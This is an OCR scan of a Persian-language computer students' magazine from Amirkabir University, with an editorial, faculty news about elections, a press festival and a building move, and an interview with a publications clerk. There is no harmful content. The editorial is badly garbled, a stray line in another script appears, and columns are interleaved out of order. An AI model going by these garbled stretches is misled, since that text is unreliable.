




نشریه دانشجویان کامپیوتر
دانشگاه صنعتی امیرکبیر

زنگستان



بهنام پروردگار

سوده فاضلی	سرد بیر:
میثم اقراز	قائم مقام سرد بیر:
علی حاجی زاده مقدم آرش سیف‌هاشمی حامد شیبانی‌راد شهرام گوهردهی سیداحسان لواسانی	تهریریه:
محسن ظریفیان	طرح:
همون آتشیار، علی اکبر آخوندی، علی ازدری راد، الهام باوفای حقیقی، علی بخت‌همت، علیرضا بذرافشان، محمدحسن بذرکار، نرگس بطحاییان، امیرحسین پی‌براه، امید ترابی، معصومه جباری‌فر، فاطمه رحیمیان، افشین رسولی، لیلا‌شمیری خامنه، مهسا صابری، ابوالفضل غلامرضا‌پی، فربد فراهانی‌راد، علیرضا قدرتی، سید‌حامد قنادپور، راحیل گرناوی، حمیدرضا مختاریان، نسیم ناجی، احمد هراتی ... و همه دوستانی که به نوعی مارا در این شماره یاری دادند.	با تسلیم از:
دکتر همایون پور دکتر صاحب‌الزمانی آقای فراهانی	و با سپاس فراوان از:

۳۰.....	سخن نخست
۴.....	خبر
۸.....	آن گوشه دری است
۱۲.....	گزارش: دوره‌های معادل
۱۹.....	ویندوز NT
۲۰.....	مباحثی در C++
۲۴.....	مبانی شبکه
۲۷.....	تقسیم بندی سخت‌دیسک
۳۰.....	پورتیا
۳۵.....	پویش پاسخ می‌دهد
۴۰.....	ویروس بوآ
۴۹.....	آخرین سوچیانت
۵۰.....	با دکتر صاحب‌الزمانی
۵۴.....	آدمی در تیغ
۵۷.....	آقای امید ترابی لطفاً
۵۸.....	شعر زندگی است
۶۱.....	برگی از یک کتاب
۶۲.....	نوشته‌های پراکنده
۶۴.....	پنجره

«بِقَصْدِ سَرْمَعَالِهِ»

از لای در نیز باز سایت پوش مخصوصی نیم نگاهی به داخل اند اختم شرایط پهلوگونه بود که تصور می کردم: برگداشان سرمه کاری مزد بود: کمی نضعیت می کرد، دیگری اصلاحات را تایپ می کرد، آن یکی نیم، یعنی تا داشته باشند مکانیک می دوید و پر نیت محمد تهیه می کرد، آن طرف تریم کسی طرحها را بین مطالب خاسازی می کرد؛ چند نفری هم بودند که در اخوالات مجهولی مکاتبه می کردند. یادم آمد پوش پهلوگونه همین گونه منتشر می شده و اهالی آن در روزهای داپین پیش از اشاره همواره به چنین احوالاتی دچار بوده اند.

از اینکه بیشترانه خود را بازنشسته کرده بودم احساس خوبی داشتم اما خبر آن بود که می دیدم پیش به اهلش و اکنون شده با خودم گفتم: اصلاً صاحبان گنونی از ما اهل ترند که ما مشروطیم می شویم و اینها نمی شوند، ما کلا سهارا چند دره می کردیم، اینها باید گرفته اند چکونه هم درس بخواهند هم کاری چنان طاقت فرسا را چنین آبرو میزانند به احتمام رسانند پس زیریگفت: اینها اهل ترند انکار که خواستان را مغشوش کرده باشند، نیم کتابی بمن اند اختند (فقط همین !).

که حیال شوی دیر نگه نه بودم، پس داخل شدم.

به نسخه نهایی نشریه دست یافتم. مقدمه همچوی مجموع بود: سرعتاً هنوز آماده نشده بود. عموماً پویش‌ها سرعتاً را برای حرفهای مهم شان در نظر می‌گیرند. حرفهایی از داشان برای خوانندگان و نیز مطابق معمول سرعتاً، و اپسین معاوله نشریه است. چراکه انتخاب از میان اینها در درد ها الصافاً" کار صعبی است. اطرافم را زیر کانه واری کردم. شرایط مناسب بود پس بلاعاصنه، منت مروری را از گیم درآوردم و روی نسخه نهایی گذاشتم و به همان روانی که داخل شده بودم حاج شدم تا مشتاقانه استشار پویش را به انتظار نشیم!

”موسٹ ساپن“

ପ୍ରମାଣେ ଲୋକ

به عنوان مسؤولین پویش کار خواهند

نمود. این اعضا عبارتند از :

- ۱- سوده فاضلی (سردیر) ۲- میثم افراز (قائم مقام سردیر) ۳- شهرام گوهردی (دبیر بخش فرهنگی) ۴- حامد شبیانی راد (دبیر بخش علمی) ۵- آرش سیف هاشمی (دبیر بخش صنفی) ۶- علی حاجی زاده مقدم (نماینده هیأت مشورتی) ۷- احسان لواسانی (نماینده هیأت مشورتی) ۸- فاطمه رحیمیان (نماینده شورای صنفی در پویش)

□ پویش در لینها برای خودش و اعضا تبدیل آیروی موقتی و کامپیوی می نماید.

* پویش در جشنواره مطبوعات دانشجویی

نخستین جشنواره نشریات دانشجویی از ۹ تا ۱۱ آبان ماه امسال در دانشگاه تهران برگزار گردید. در این جشنواره که ۲۶۰ نشریه از ۳۵۰ نشریه دانشجویی موجود در کشور فعالیت داشتند دانشگاه صنعتی امیرکبیر ۲۷ نشریه بیشترین تعداد نشریات را در سراسر کشور به خود اختصاص داد.


پویش نیز به نوبه خود در غرفه دانشگاه امیرکبیر شرکت نمود و با استقبال فراوان روبرو گشت به طوری که چاپ دوم هفت شماره پویش و سه ویژه نامه آن به اتمام رسید و جالب آنکه چاپ سوم بعضی از شماره های آنهم نایاب اگشت و تعدادی نیز پیش فروش شد.



پویش در این جشنواره عنوان " تنها نشریه دارای CD

خبر

* پویش، مجله دانشکده ما



* اساسنامه پویش

بالاخره پس از جلسات و بحثهای متعدد و گفتگوهای مکرر، در آبان ماه امسال پیش نویس نهایی اساسنامه پویش بوسیله گردانندگان آن و با کمک اعضا قدمبیش ترتیب گشت و سپس در مجمع عمومی شورای صنفی دانشکده به رأی گذاشته شد و با رأی اکثریت دانشجویان دانشکده به تصویب نهایی رسید. بنابر این اساسنامه، پویش یک فصل نامه است و از بخشها فرهنگی، علمی و صنفی تشکیل گشته است که هر بخش به طور مستقل مقالات خودش را تهیه می نماید. مسؤولین هر بخش سالانه بوسیله انتخابات تعیین می شوند. هیأت تحریریه پویش از مسؤولین این بخشها، سردیر و دو نفر از اعضا قبلی پویش به عنوان نماینده هیأت مشورتی تشکیل شده است. با تصویب این اساسنامه امید آن می رود که پویش نیز بتواند خودش را نهادنی نماید و در بهبود وضع کیفی خود گامهای بلندی را بردارد.

* پویش با کادر جدید

تغییر اساسی دیگری که در پویش رخ داده است، اعضا جدید آن می باشد که تا انتخابات بعدی

جدی تعیین شود. این موضوع باعث نگرانی همه از جمله مسؤولین انتخابات و نیز اعضای دوره های قبلی شورا گشت و باعث شد تا آنها اسامی عده ای از دانشجویان را بدون اطلاع آنها به عنوان کاندیدا به انجمن اسلامی رد نمایند به آن امید که این افراد خودشان هم برای کاندیدا شدن راضی شوند. با این وجود باز هم تقریباً تمامی این افراد زمزمه انصراف از کاندیدایی را بر لب داشتند و زیر بار گران کاندیدایی نمی رفتند. اوضاع به همین گونه بود تا درست یک روز مانده به جلسه معارفه کاندیداهای شورا در نشستی اضطراری که با حضور عده ای از اعضای شورای صنفی قبلی و کاندیداهای راضی و ناراضی برگزار گشت. در آنجا پس از بحث و گفتگو بالآخره تعدادی از افراد ناراضی پذیرفتند که به جمع راضیان پیوندند و عزم خود را برای ورود به شورا جزم نمایند و در هرچه داغتر کردن تنور انتخابات بکوشند.

ائتلاف بزرگ

اما دیگر موضوعی که امسال برای اولین بار در انتخابات شورای صنفی شاهد آن بودیم شکل گیری یک ائتلاف بین کاندیداهای بود. در جلسه معارفه، ۷ نفر از کاندیداهای اعلام نمودند که از آنجا که معتقدند که با یکدیگر هماهنگ تر از دیگران عمل می کنند، برای ورود به شورای صنفی با یکدیگر ائتلاف نموده اند و از دانشجویان خواستند که به همه آنها با هم رای دهند. دست آخر نیز نتیجه این شد که تقریباً تمامی اعضای این ائتلاف به شورا راه پیدا نمودند. این امر شاید نشانگر آن باشد که ائتلاف آنقدرها هم چیز دور از ذهن و بزرگی نیست و در یک اجتماع کوچک نیز می تواند مفید باشد.

بازرسان شورا

امسال برای اولین بار شورای صنفی دانشکده تصمیم گرفت تا بندی از اساسنامه شوراهای را که مدت‌ها بود فراموش شده بود عملی نماید: در دومین مجمع عمومی شورای صنفی در دیماه انتخابات بازرسان

شسته را به همراه خود داشت که با استقبال فراوان از این روند بگفت.

درینان جشنواره پویش عنوان "بهترین استفاده از هتل" را به خود اختصاص داد و به همین مناسبت "تندبستی نیز دریافت نمود. شایان ذکر است که نشریه " فقط سر خط" دانشگاه صنعتی شریف به عنوان اولین مجله و نشریه "موج" به عنوان سومین نشریه انتخاب گشتند. نشریه "مجال" نیز عنوان بهترین نشریه صنفی را به خود اختصاص داد.

خبر شورای صنفی دانشکده

انتخابات شورای صنفی

در آبان‌ماه امسال فعالیت شورای صنفی قبلی به دیگری آقای محمد مظاہری به پایان رسید و این شورا طی انتخاباتی جایش را به شورایی جدید واگذار نمود. اعضای شورای فعلی عبارتند از: ۱-فاطمه رحیمیان (دیگر شورا) ۲-علی حاجی‌زاده (رییس بخش مالی) ۳-حمدیرضا مختاریان (بخش علمی) ۴-مهسا صابر (روابط عمومی) ۵-امید ترابی (روابط عمومی) ۶-محمد رضا خجسته ۷-علی بخت‌همت اما باید گفت که انتخابات این دوره شورای صنفی دانشکده مان از جهاتی متفاوت از دیگر انتخابها بود. در این دوره، حتی تا آخرین روزهای مهلت ثبت نام کاندیداهای تعداد کاندید شده‌ها به حد نصاب نرسیده بود و بیم آن می‌رفت که دانشکده از انتخابات



شورای صنفی محروم گردد و یا شورای صنفی با ترکیبی ضعیف و ناهمانگ و با رقابتی نه چندان

تشنه علم و یادگیری بتوانند برای آینده خود با دید بازتری تصمیم بگیرند. این نشست بسیار صمیمانه و داغ به همراه توضیحات و نصایح پدرانه و خاطرات و داستانهای زندگی استاد محترم بیش از دو ساعت و چهل و پنج دقیقه به طول انجامید اما با این وجود بسیاری از حرفها و ناگفته‌ها به علت کمبود وقت همچنان ناگفته باقی ماند.

دومین جلسه‌ایم، با حضور آقایان مهندس دست‌پاک و دکتر صادقیان با موضوع "درس خواندن و فعالیتهای دانشجویی" برگزار گردید. در این جلسه مطالب بسیاری درباره درس خواندن، مشکلات دانشجویان، رابطه استاد و دانشجویان، فعالیتهای دانشجویی و انتظار استاد و دانشجو از یکدیگر و غیره گفته شد. نکته بسیار بارز این جلسه دقت و حوصله استاد محترم برای شنیدن حرفهای دانشجویان و نظریات آنها درباره تدریس استاد و نیز شرکت اکثر دانشجویان در بحث بود. این جلسه نیز با استقبال فراوان روبرو گشت و حدود ۳ ساعت به طول انجامید. اما در آخر باید گفت که تجربه این دو جلسه نشان داده است که اینگونه جلسات کمترین خاصیت‌شان شناخت و درک بهتر دانشجو و استاد از یکدیگر و به وجود آوردن رابطه‌ای صمیمانه بین آنها است و فرصتی است تا استاد و دانشجو فارغ از مسائل کلاس و درس با یکدیگر ارتباط داشته باشند.

دانشجویان دوره معادل



در ابتدای سال جاری شاهد ورود عده‌ای تحت عنوان "دانشجوی معادل" به دانشکده‌مان بودیم بنابراین

شورا انجام گشت و به اتفاق آرا افراد زیر انتخاب گشتند: ۱- محمد مظاہری (۷۴) ۲- ابوالفضل غلامرضا (۷۴) ۳- علیرضا بذرافشان (۷۴)




شایان ذکر است که وظیفه بازرسان نظارت بر کار اعضا شورا و تهیه گزارش از فعالیتهای آنها است و این امر تا به حال در دانشکده ما سابقه نداشته است و افراد فوق اولیین بازرسان شوراهای صنفی دانشکده‌مان می‌باشند.

□ برای شورای صنفی آرزوی موفقیت من نماییم!


جلسه گفتگو با استاد

فعالیت جدید دیگری که امسال در دانشکده انجام گرفت، جلسات بحث و گفتگو با استاد دانشکده بود



که تا به حال دو جلسه آن برگزار شده است. اولین جلسه با حضور آقایان دکتر اکبری و دکتر صاحب‌الزمانی با موضوع "تحصیل در خارج" انجام گشت. در این جلسه سعی شد که مزایا، معایب، مشکلات و شرایط تحصیلات در خارج از کشور برای دانشجویان شرح داده شود تا این دانشجویان


دست هم داده‌اند تا دانشجویان دانشکده کامپیوتر به همان دو کلاس ۱ و ۲ راضی باشند. آخرین خبرها حاکی از آن است که موضوع به اشتراک گذاشتن دانشکده برق برای دانشکده مهندسی پزشکی و کامپیوتر خوب‌بختانه متفق شده است و قرار است که پس از انتقال کامل برقیها به ساختمان ابوریحان، پزشکی‌ها به دانشکده پلیمر منتقل گردند و کامپیوتریها (البته در آینده ای بسیار دور!) مالک بی رقیب دانشکده برق گردند. در حال حاضر دانشکده برق کلید اتفاق‌های استاید را تحويل داده است و بزودی این اتفاقها در اختیار استاید ما قرار خواهند گرفت. در حالی که تا این تاریخ دانشکده برق کلید اتفاق‌های دیگر را تحويل نداده است. اما هنگامیکه از آقای دکتر همایون پور علت تاخیر این انتقال را پرسیدیم، ایشان مشکلات دانشکده برق را با دانشکده هواشناسی و دانشگاه مطرح فرمودند. ظاهرا دانشکده ما مایل نیست که در مسائل دانشکده برق دخالت نماید و دانشگاه یا دانشکده برق را تحت فشار قرار دهد و معتقد است که باید با حفظ آرامش، بخاطر احترام به برقیها صبر نمود تا آنها مشکلاتشان را با دانشگاه حل نمایند.



پویش به نوبه خود برای دوستان برقی آرزوی موفقیت می‌نماید و هرچند که از تنگی جا به سته آمده است، سعی می‌کند که مشکلات آنها را درک کند. چه خوب است که برقیها هم دانشکده ما و انبوه مشکلات ناشی از کمبود جایش را در نظر گیرند و مگر آنها چه می‌دانند که کامپیوتریها برای حد مشکلات آنها چه نذر و نیازهایی کرده‌اند....

گفته مسؤولان، دانشجویان فوق از طرق ادارات و مؤسسات دولتی برای تحصیل به دانشگاه معرفی گشته‌اند و همه آنها شاغل می‌باشند. برای ورود به این دانشگاه از این دانشجویان آزمونی (غیر از آزمون سراسری) به عمل آمده است و به غیر از آن، آنها موظفند برای تحصیل شهریه‌ای در حدود چهارمیلیون تومان به دانشگاه پرداخت نمایند. بنابر گفته صریح مسؤولین امر، مدرک اعطایی به آنها از نوع "مدرک معادل" خواهد بود و با مدرک رسمی دانشگاه تفاوت خواهد داشت. قرار است که کلاس‌های این دانشجویان از دانشجویان رسمی به کلی جدا باشد و هزینه دریافتی از آنها صرف بهینه ساختن دانشکده شود. ورود این عزیزان به دانشکده بازتابهای گوناگونی داشته است که در بخش گزارش به آنها پرداخته‌ایم.

گروه فیلم



امسال گروه فیلم دانشکده نیز با جدیت زیادتری نسبت به گذشته شروع به کار نمود و فعالیتهاش را به طور منظم پی‌گرفت. از جمله کارهای آنها خرید چند نشریه سینمایی و نمایش فیلم‌های زیر است: ۱) شجاع دل ۲) فارست گامپ ۳) نجات سرباز رایان ۴) نوبت عاشقی ۵) دیوانه از قفس پرید ۶) کازابلانکا.

دانشکده کامپیوتر: از ابوریحان و نساجی تا برق و مهندسی پزشکی

انتقال دانشکده ما به محل دانشکده مهندسی برق داستانی قدیمی است. انگار که همه شرایط دست به



آقای فراهانی در مورد زندگی خود

مصاحبه با
آقای فراهانی
گروه صنفی
پویش

■ آقای فراهانی، نویسنده‌ی هم که باشد دیگر نویسناست. لطفاً خودتان را معرفی کنید و سال تولدتان را بگویید.

■ به نام خدا، من اسم کوچکم محمد است و لی در فامیل به منصور معروف هستم. بجهه تهران هستم، بجهه قلهک، متولد ۱۳۳۱ هستم و حدوداً ۴۶ سال دارم. تحصیلاتم نیز ششم ابتدایی است.

■ چه سالی ازدواج کرده اید و چند تا بجهه دارید؟

■ من در سال ۱۳۵۸ ازدواج کرده‌ام و دو بجهه دارم: یک دختر ۱۰ ساله و یک پسر که حدود ۷ سالش است.

■ لطفاً از سابقه کاری‌تان بگویند، کی وارد دانشگاه شده‌اید و قبل از آن به چه کاری مشغول بوده‌اید؟

■ من قبیل از اینکه به دانشگاه بسایم کار آزاد داشتم که در رابطه با همین کارهای انتشاراتی و صحافی بوده است تا اینکه شانس باری مان کرد و آمدیم اینجا در خدمت دانشگاه که وجود آن از اول هم دوست داشتم که با یک سری جوانان تراز خودم کار بکنم. درست است که تحصیلاتم خیلی بالا نبوده است ولی دوست داشتم که با کسانی سروکار

داشته باشم و زندگیم را بگذرانم که از نظر مدرک و تحصیلات از من بالاتر بوده‌اند. ورود من به دانشگاه در سال ۱۳۶۲ بود و در همان اول هم همین پست انتشارات را به من دادند. هنگامیکه من وارد دانشگاه شدم، در دانشکده ریاضی استخدام شدم که آن موقع دانشکده علوم پایه بود و من تازه در آن موقع فهمیدم که زندگی یعنی چه...

■ چه شد که یک دفعه فهمیدید که زندگی یعنی چه؟

■ همین که آدمد به کار شروع کردم و فعالیت دانشجوها و هیئت علمی و صمیمیت دانشجوها را دیدم، زندگیم زیر و رو شد و اصلاً از آن موقع به بعد جداً امیدوار به زندگی شدم و الان اگر کاری از دستم برپایید برای دیگران انجام خواهم داد. حالا کارمان مورد قبول بوده یا نبوده، نمی‌دانم. بالاخره از آن موقع با دانشجوها، هیئت علمی و کسانی بالاتر و پایین تر از خودم کار کرده‌ام و زندگی را بگذرانده‌ام و الان دیگر زندگی را فهمیده‌ام و خطم را پیدا کرده‌ام و خطم این است که لاقل اگر من خواهم یادبودی از خودم یا قی بگذارم و چیزی داشته باشم که به درد مردم بخورد همین کارکردم باشد والا ما دیگر چیزی به درد بخوری نداریم. زندگی من یعنی همین....

■ آقای فراهانی، شما در جایی به سطح سواد و درک و فهم دانشجویان اشاره نمودید. به نظر می‌آید که شما زیاد شکسته نفسی می‌نمایید. می‌دانید، سواد علمی زیاد به سواد فکری ربطی ندارد و مادر این مورد از شما چیزهای بسیار خوبی دیده‌ایم و در برخوردها خیلی چیزها از شما یاد کرده‌ایم.

■ بله، منظور من هم آنقدر از نظر علمی نبود. همینکه من فهمیدم

ورود من به دانشگاه هم همبینظور بوده است. دانشکده ریاضی هم که بودم، چه درد دلهایی که از بچه ها نشنیده‌ام و چه کارهایی که برایشان نکرده‌ام و حتی نمی‌خواستم گفته باشم، چه وساطتهایی که انجام دادم و چه خواستگاریهایی انجام داده‌ام. کارهایی که از دستم بر می‌آمده است کوتاهی نکرده‌ام و اگر ارزش این را داشته باشد که بچه‌ها قادر بدانند که محبت دارند و اگر نه هم که خدا می‌داند... من خودم را من گویم، اگر من خودم برای خودم ارزش قائل باشم، آنگاه برای دیگران ارزش قائلم. یعنی من که اینجا نشسته ام دانم‌اید به این فکر باشم که شما از من چه می‌خواهید و من چگونه می‌توانم جواب آن حرف شما یا کردار شما و خواسته شما را بدهم. من اگر برای خودم

...حرف خاصی ندارم. همان احترام. اگر ارزش داشته باشیم، اگر احترام ما را داشته باشند از همه چیز برایمان بهتر است. با یک کلمه حرف آنها خستگی از تن ما در می‌رود

احترام قائل نشوم برای شما هم نخواهم شد و این کار باعث این خواهد شد که دو طرف احترام هم را داشته باشند.

■ آقای فراهانی، شما مدت زیادی است که در دانشگاه ما کار می‌کنید و طبعاً انواع و اقسام دانشجوها و آدمهای را دیده اید و با تیپ‌های مختلفی سرو کار داشته اید. می‌توانید بین دانشجوهای قدیمی و دانشجوهای امروزی مقایسه‌ای انجام دهید و بگویید چه فرقی در جوانهای امروز و دیروز می‌بینید؟

■ خوب قدیمیها تقریباً سن بیشتری داشتند. می‌دانید که الان خیلیها یک سال یا دو سال بعد از دیرستان و یا حتی مستقیماً بعد از دیرستان به دانشگاه می‌آیند. خوب این دانشجو با آن دانشجو که در آن زمان سه چهار سال در بازار کار بوده است و بعد به دانشگاه آمده، متفاوت است. آنها یک مقدار از نظر معاشرت و رفتار بهتر از حالا بودند. درست است که حالا بچه ها در سخوان ترند ولی در آن زمان زندگی هنوز از نظر مادیات برای بچه ها مشکل تر بود. به علت مسائلی مثل جنگ و غیره، بچه ها بیشتر در زندگی بودند. بینید من صیغ که از خانه می‌آیم به اینجا به خاطر دانشجو می‌آیم، درست است که زندگیم از این راه تأمین می‌شود و اگر سر کار نیایم به من حقوق نمی‌دهند و شاید اگر چهار روز غبیت نمایم اخراجم کنند ولی وجود آنما به خاطر دانشجو می‌آیم و اگر او در دانشگاه نباشد، من که هیچ که یک فرد عادی هستم و مسؤولیت چندانی هم ندارم و بارها هم به بعضی از اعضای هیئت علمی هم گفته ایم که اگر دانشجو نباشد ما در اینجا کاری نداریم و باید خودمان را با زندگی آنها وفق دهیم. بعد از آن هم ما کارمندها فقط تنها توقیع که از شما داریم یک احترام است. البته من بی احترامی نمیده ام. ولی بعضی ها هستند که از در که تو

که صمیمت چیست، همینکه درس گرفتم از چهار تا کوچک‌تر از خودم و فهمیدم که چگونه باید زندگی کنم و راه زندگیم را پیدا کنم، برایم تجربه خیلی خوبی بوده است و راه زندگیم همین بوده است که بتوانم با چهار تا کوچک‌تر از خودم، بزرگ‌تر از خودم و بالاتر از خودم به خوبی معاشرت نمایم.

■ داشتیم از سابقه کارهای می‌گفتیم، چند سال در دانشکده ریاضی بودید؟
■ سیزده سال. در سال ۱۳۷۵ به دانشکده شما آمدم.

■ چه شد که از ریاضی به اینجا منتقل شدید؟

■ خوب، این به خاطر اختلافاتی بود که در کارهایمان پیش آمد. کسانی بودند که نمی‌توانستند قدیمیها را بینند و این شد که ما را به اینجا منتقل نمودند....

■ سمت دقیق شما در اینجا چیست؟

■ من در اینجا مسؤول انتشارات هستم، ابزار دانشکده، دست من است و هر کار دیگری که از دستم بر بیاید کوتاهی نمی‌نمایم.

■ از اینکه اینجا هستید خوشحالید؟ می‌توانید اینجا را با دانشکده ریاضی مقایسه نمایید؟

■ فرقی نمی‌کند. من منظورم کار است، منظورم زندگی است. مگر شما با بچه های ریاضی فرقی می‌کنید؟ مگر هیئت علمی اینجا با آنچا فرقی می‌کند؟

■ یعنی هیچ تفاوت خاصی بین این دانشکده و ریاضی نمی‌بینید.
■ نه به آن صورت.

■ از کار در اینجا راضی هستید؟

■ بله راضی هستم.

■ سوال بعدی. پویش را خوانده‌اید؟ نظرتان درباره آن چیست؟
■ بله خوانده‌ام. اگر خدای نکرده نظرم چیز دیگری جز خوبی بود با آن همکاری نمی‌کرم.

■ شما با شورای صنفی هم زیاد همکاری می‌کرده‌اید. نظرتان درباره بچه های شورا و کارهای آنها چیست؟ و به طور کلی فعالیتهای دانشجویی را چگونه می‌بینید؟

■ همه اش وظیفه است. من کار کردن با بچه های شورا را از همکاری که بگذریم، وظیفه می‌دانم و بس.

■ آقای فراهانی، بچه های دانشکده و بخصوص خود ما، شمارا خیلی نزدیک به خودمان می‌باشیم، پویش به نوعی خودش را میدیون شما می‌داند. شورا به نوعی دیگر، در اردوها نیز ما با شما خیلی راحیتم و اصلاً احساس نمی‌کنیم که غریبه‌ای بین ما وجود دارد. به نظر می‌رسد که شما بچه هارا درک می‌کنید و مسائل آنها را می‌فهمید. نظر خودتان در این مورد چیست؟

■ اصل مطلب همین است، اصل زندگی من همین است. بچه هایی که الان در اینجا هستند، فاصله سنی شان هرچه باشد، کاری نداریم ولی همه شان مثل بچه‌های خودم هستند و اینکه می‌گویید با من راحت تربید، اولاً محبت خود بچه‌ها است و دوم محبتی که بین پدر و فرزند می‌باشد، حال من آنقدرها ادعای بزرگتری ندارم. اول

- چرا بعضی از جزوای در دانشکده ماگرانتر از دانشکده های دیگر است؟ قیمت اینها را چه کسی تعیین می کند؟
- قیمت را انتشارات مرکزی تعیین می کند. اینکه در جاهای دیگر ارزان تر است به خاطر این است که مثلاً دانشکده برق ۵۰ تا از یک جزوی می خواهد و ما ۱۰ تا. انتشارات مرکزی هم که می بیند یک دانشکده ۵۰ تا از یک جزوی می خواهد با دستگاههای دیگری آنها را چاپ می کنند که مفرون به صرفه تر است.



صمیمیتی که در بین شما میبینیم، وجدان ا بهترین چیزی است که من میتوانم درباره اش حرف بزنم.

- آقای فراهانی به چه چیزهایی علاقه دارید و اوقات فراغتتان را چگونه می گذرانید؟
- من تقریباً در همه خطی هستم. بعضی مواقع برای سلامتی خودم، هفته ای دو سه بار می دوم. به موسیقی هم علاقه دارم به موسیقی اصیل. بخصوص وقتی هایی که این آقای رجایی می خواند وجدان ا من در حال دیگری می روم. به گل و گل کاری و این طور چیزها نیز علاقه دارم و نیز معاشرت با مردم.
- تا بازنشستگی تان چقدر دیگر باقی مانده است و برای آن دوران چه فکری کرده اید؟

- حدوداً ۲ سال دیگر مانده است. اگر دوست داشتند که در خدمت شما باشیم که از جان و دل قبول می کنم و اگر نخواستند که بالاخره باید دید چه پیش می آید و هنوز فکر نداشتم که ام.
- به عنوان یک بزرگتر که تجربه زندگیش بیش از ما است، برای ما دانشجویان چه پیام خاصی دارید؟

- صمیمیتی که من در بچه های کامپیوتر دیده ام در جای دیگر کمتر دیده ام. بچه های ریاضی هم با هم خوب بودند و من خیلی در زندگی آنها بوده ام اما صمیمیتی که در بین شما می بینم وجدان ا بهترین چیزی است که من می توانم درباره اش حرف بزنم. و فکر می کنم که این صمیمیت از همه چیز برایشان بهتر است.

- ممکن است یکی از خاطره هایتان را برایمان تعریف کنید؟
